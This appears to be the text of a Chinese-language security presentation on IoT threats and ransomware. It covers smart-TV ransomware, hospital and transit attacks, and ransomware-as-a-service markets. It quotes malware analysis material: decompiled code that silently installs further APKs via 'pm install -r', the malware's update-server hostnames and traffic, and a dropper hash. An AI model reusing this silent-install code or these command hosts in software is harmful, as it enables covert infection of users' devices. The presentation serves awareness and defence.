




智能家庭



Google, 播放早晨的音樂



平板電腦整合操作界面


智慧城市



Taipei Smart City PMO


臺北智慧城市專案辦公室

智能工廠



國防指管系統

Network-Centric Hub



車聯網也有駭客危機？萬物聯網成漏洞



勒索病毒入侵智慧型聯網電視



- ◆ 使用智慧聯網電視大量進行音樂及遊戲下載的使用者，將是受病毒感染的高危險群。
- ◆ 受到感染後的症狀，就是電視螢幕突然停止了正常的轉動，然後螢幕上會出現以日文或英文表示「要恢復正常，請繳交一萬日圓！」的訊息。
- ◆ 必須透過購買蘋果 iTunes 預付卡的方式支付款項，必且限定在 72 小時內支付，否則該智慧聯網電視將永遠被鎖定螢幕而無法正常運作。

 **首页**

语言: 英语 ▼

搜索应用



 **推荐**



HtvLauncher



YueVideo



YueGang TV



ChineseTV



YueVideo



Great Vision

 **影音**



Various Video



TaiMin TV



Binfen TV



SportsTV



VietnamTV



YangShiTV

◆ 散布智慧型電視惡意程式的網站畫面。

導覽

我們一齊分享 hTV2 的電視吧!

程式下載(Download)

HTV最新狀況

應用操作與推介(視窗版)

操作說明(Instructions)

移民推薦(Emigrant Recommend)

歡迎與基本操作設定(Startup&Menu)

中文電視直播(Chinese TV)

踢場足球(Tom watch football)

粵語版(Chinese Playback)

精彩回放(Playback)

電影部落(Film tribe)

粵語話劇(Cantonese film)

熱播劇場(Popular theatre)

粵語話劇(Cantonese drama)























粵語娛樂(Cantonese entertainment)

動漫譯站/最愛韓卡通(Anime)

魅力紀實(Documentary)

原用小贴士

程式下載(Download)

		大陸電視.apk 下載	2211k	第 2 版	2015年12月16日 下午11:4	kelvin Lee
		大視界.apk 下載	4676k	第 1 版	2015年11月5日 上午1:27	kelvin Lee
		中文電視.apk 下載	3999k	第 6 版	2015年7月2日 下午9:00	kelvin Lee
		歡樂K歌.apk 下載	2620k	第 2 版	2015年6月24日 上午1:13	kelvin Lee
		體育世界.apk 下載	2218k	第 2 版	2015年12月16日 下午11:4	kelvin Lee
		粵語版.apk 下載	2603k	第 1 版	2015年7月29日 上午4:13	kelvin Lee
		粵好聽.apk 下載	6674k	第 1 版	2015年11月5日 上午1:27	kelvin Lee
		香港樂視.apk 下載	2212k	第 3 版	2015年12月16日 下午11:4	kelvin Lee
		繽紛視界.apk 下載	2224k	第 1 版	2015年12月15日 下午11:3	kelvin Lee
		精彩回放.apk 下載	2667k	第 1 版	2015年7月29日 上午4:13	kelvin Lee
		臺灣視界.apk 下載	2214k	第 2 版	2015年12月16日 下午11:4	kelvin Lee

◆ 散布智慧型電視惡意程式的網站畫面。

```

public class InstallApk {
    public InstallApk() {
        super();
    }

    public static void execCommand(String arg2) {
        new Thread(new Runnable() {
            public void run() {
                Process v2;
                String v0 = "pm install -r " + this.val$path;
                Log.i("UpdateHelper", "安裝apkpath=" + this.val$path);
                try {
                    v2 = Runtime.getRuntime().exec(v0);
                    Log.i("UpdateHelper", "安裝apk");
                    v2.waitFor();
                }
                catch(Throwable v3) {
                    try {
                        label_33:
                        v2.destroy();
                    }
                    catch(Exception v1) {

```

◆ 應用程式偷偷安裝其他惡意程式。


```
UPDATE_END:String = "/MarketServer/update?action=checkUpdate&packagenamesAndVersioncodes=%1$s,%2$s&language=%3$s"
UPDATE_HEAD:String = "http://"
UPDATE_MAIN:String = "mak.wak2p.com"
UPDATE_SECOND:String = "pf3a.roa4f.com"

DNS      73 Standard query 0xf76b A mak.wak2p.com
DNS      89 Standard query response 0xf76b A 204.45.127.148
TCP      74 53714->88 [SYN] Seq=0 Win=14608 Len=0 MSS=1460 SACK_PERM=1 TSval=15223328 TSecr=0 WS=64
TCP      62 88->53714 [SYN, ACK] Seq=8 Ack=1 Win=14608 Len=0 MSS=1460 SACK_PERM=1
TCP      54 53714->88 [ACK] Seq=1 Ack=1 Win=14608 Len=0
HTTP     322 GET /MarketServer/update?action=checkUpdate&packagenamesAndVersioncodes=freetv.box.yangshi.280481language=htv_zh HTTP/1.1
```

◆ 惡意程式從遠端更新應用程式。



截至 2016 年，
85% 的平面電視都
將是智慧型電視



產量從 2012 年的
6,900萬台
成長到 2016 年的
1 億 9,800萬台

智慧型電視最普及的地區

① 日本

② 西歐

③ 中國

④ 東歐

⑤ 拉丁美洲

智慧型電視使用習慣排行榜

使用者都用什麼來上網



網路視訊



網路音樂



網站瀏覽



檔案瀏覽



電玩主機



媒體中心
機上盒



智慧型電視

最常被冒名的網站

- | | |
|---------------|-------------------|
| ① Paypal | ④ Citibank |
| ② Wells Fargo | ⑤ Bank of America |
| ③ Visa | |

50%

的美國家長會過濾、封鎖或監控上網活動

55%

的英國成年人在許多網站上都使用同一組密碼

1 in 4

的人會使用生日或姓名當成密碼



網路釣魚

透過智慧型電視存取您的帳號將使您容易遭遇網路釣魚。



建議在家長監督下使用

您的小孩在智慧型電視上安全嗎？



輕鬆存取

由於智慧型電視缺乏實體鍵盤，因而導致使用者使用簡短而容易猜測的密碼。



惡意的故障

網路犯罪者可能利用您的智慧型電視來竊取資訊，並監視您的活動。

IOT之資安防範

- 啟用智慧型設備上所有的安全功能。
- 購買會定期更新產品韌體的廠商出的物聯網產品。
- 研究自己的智慧型設備是否能夠正確地加密其韌體更新和網路通訊。
- 使用安全的密碼。
- 了解製造商如何管理他們的設備漏洞。

簡報大綱



美連鎖醫院MedStar疑遭勒索軟體攻擊，病人被迫轉院



- ◆ MedStar未公開說明是否遭到勒索軟體攻擊，但員工爆料在電腦上看到駭客勒索的視窗畫面，要求醫院支付45個比特幣，相當於1.9萬美元，以換取資料解密。MedStar遭攻擊後，關閉所有電腦系統與電子郵件，迫使部分病況緊急的病人必須轉院治療，不須轉院的病人則以傳統的紙筆作業進行病歷登錄。
- ◆ 最後院方與駭客妥協支付1.7萬美元，才使系統恢復正常。

臉書釣魚影片又來了，假冒好友私訊騙你植入勒索軟體Locky



- ◆ 駭客先假冒朋友的Facebook帳號，透過私訊傳送內藏特殊腳本程式的偽造svg圖片檔給勒索對象，這個偽造圖片會打開一個假冒的Youtube網頁，並跳出安裝下載開啟一個內藏有Nemucod惡意程式的Chrome外掛程式「One」的請求。

舊金山交通局遭勒索軟體攻擊



- ◆ 美國舊金山市交通局遭到駭客以勒索軟體攻擊，並造成售票系統一度停擺，外傳駭客向SFMTA勒索了100個比特幣（約7.3萬美元），SFMTA本周公開對外說明了此事，雖未證實勒索金額。
- ◆ 仰賴内部的IT團隊利用備份功能回復系統。


奧地利一飯店因勒索軟體癱瘓電子門鎖系統，準備回到傳統鑰匙門鎖




- ◆ 由於飯店的電腦遭到勒索軟體加密，使得該飯店的訂房、收銀、電子門鎖等系統無法使用，最後飯店決定支付2個比特幣，以換取駭客解密電腦。
- ◆ 該飯店已決定在下次將電子門鎖換裝回傳統鑰匙門鎖。

2017資安趨勢 勒索軟體風暴狂襲

2016年美國勒索軟體
犯罪規模
暴增40倍




7成企業被迫得支付勒索贖金



- ◆ 美國FBI評估，2016年勒索軟體美國網路犯罪規模超過10億美元，相較2015年全年勒索軟體犯罪規模只有2,400萬美元，成長超過40倍。
- ◆ 勒索軟體危害在2016年達到高峰，除了出現勒索軟體即服務 (Ransomware-as-a-service) 或是拉2位下線可免費解密的營運模式外，勒索軟體綁架對象已經從傳統電腦和伺服器，擴散到手機及智慧連網電視等新興連網裝置。

勒索病毒DIY 套件,削價競爭, 只要 39 美元,終生授權!

Botnets & Malware
Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - ...




The screenshot shows a ransomware interface titled "All your files have been encrypted". It explains that files like databases, books, images, videos, music, etc., are now encrypted. It states that if you don't pay the ransom by the deadline, the files will be permanently deleted. The ransom amount is \$39. There is a countdown timer showing 2 days, 22 hours, 59 minutes, and 59 seconds remaining.

Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - FULL LIFETIME LICENSE

----- Stampado Ransomware ----- You always wanted a Ransomware but never wanted to pay hundreds of dollars for it ? - This list is for you! :)

Stampado is a cheap and easy to manage ransomware, developed by me and my team. It..

Sold by **The_Rainmaker** - 2 sold since Jul 12, 2016

Vendor Level 1

Trust Level 5

Features		Features	
Product class	Digital goods	Origin country	Worldwide
Quantity left	Unlimited	Ships to	Worldwide
Ends in	Never	Payment	Escrow


Default - 1 days - USD +0.00 / item

v



Purchase price: USD 39.00

- ◆ 最近，RaaS 的價格又再度開始滑落，原因是，當勒索病毒的需求不斷成長之後，已有更多的病毒作者紛紛投入這塊市場，進而導致競爭激烈，價格隨之下滑。

新型態的加密勒索惡意程式分析



- ◆ 此例中的郵件主旨是要求檢查收款資訊，並夾帶 zip 的壓縮檔案。

 (scanned_doc) - 388526 - copy.js	2016/3/24 上午 0...	JScript 指令檔	11 KB
 (scanned_doc) - 388526.js	2016/3/24 上午 0...	JScript 指令檔	11 KB
 (wire) - e870d.js	2016/3/24 上午 0...	JScript 指令檔	10 KB

SHA256: 9165b395fd52b9c8c0047c056d55a20702a3de04993a0bfce4be1d9b4a014d67

File name: %28scanned_doc%29+--+388526+--+copy.js

Detection ratio: 3 / 57

Analysis date: 2016-03-23 23:53:11 UTC (1 week, 1 day ago)

Analysis

Relationships

Additional information

Comments 0

Votes

Antivirus	Result
Arcabit	HEUR.JS.Trojan.b

- ◆ 惡意程式 zip 解壓縮之後會有三個附檔名為 js 的檔案，雖然並非常見的 exe 檔案，js 事實上是用 javascript 撰寫的執行檔案。
- ◆ 三個 JS 執行檔病毒的檢測比例 3/57，為新型態的加密勒索軟體。

Image File



Version: 4.1.0.612

Build Thu Mar 24 01:27:40 2016

Path:

C:\Users\Dark\AppData\Local\Temp\sKQ3b8n90tdprRm.exe

Explore

Command line:

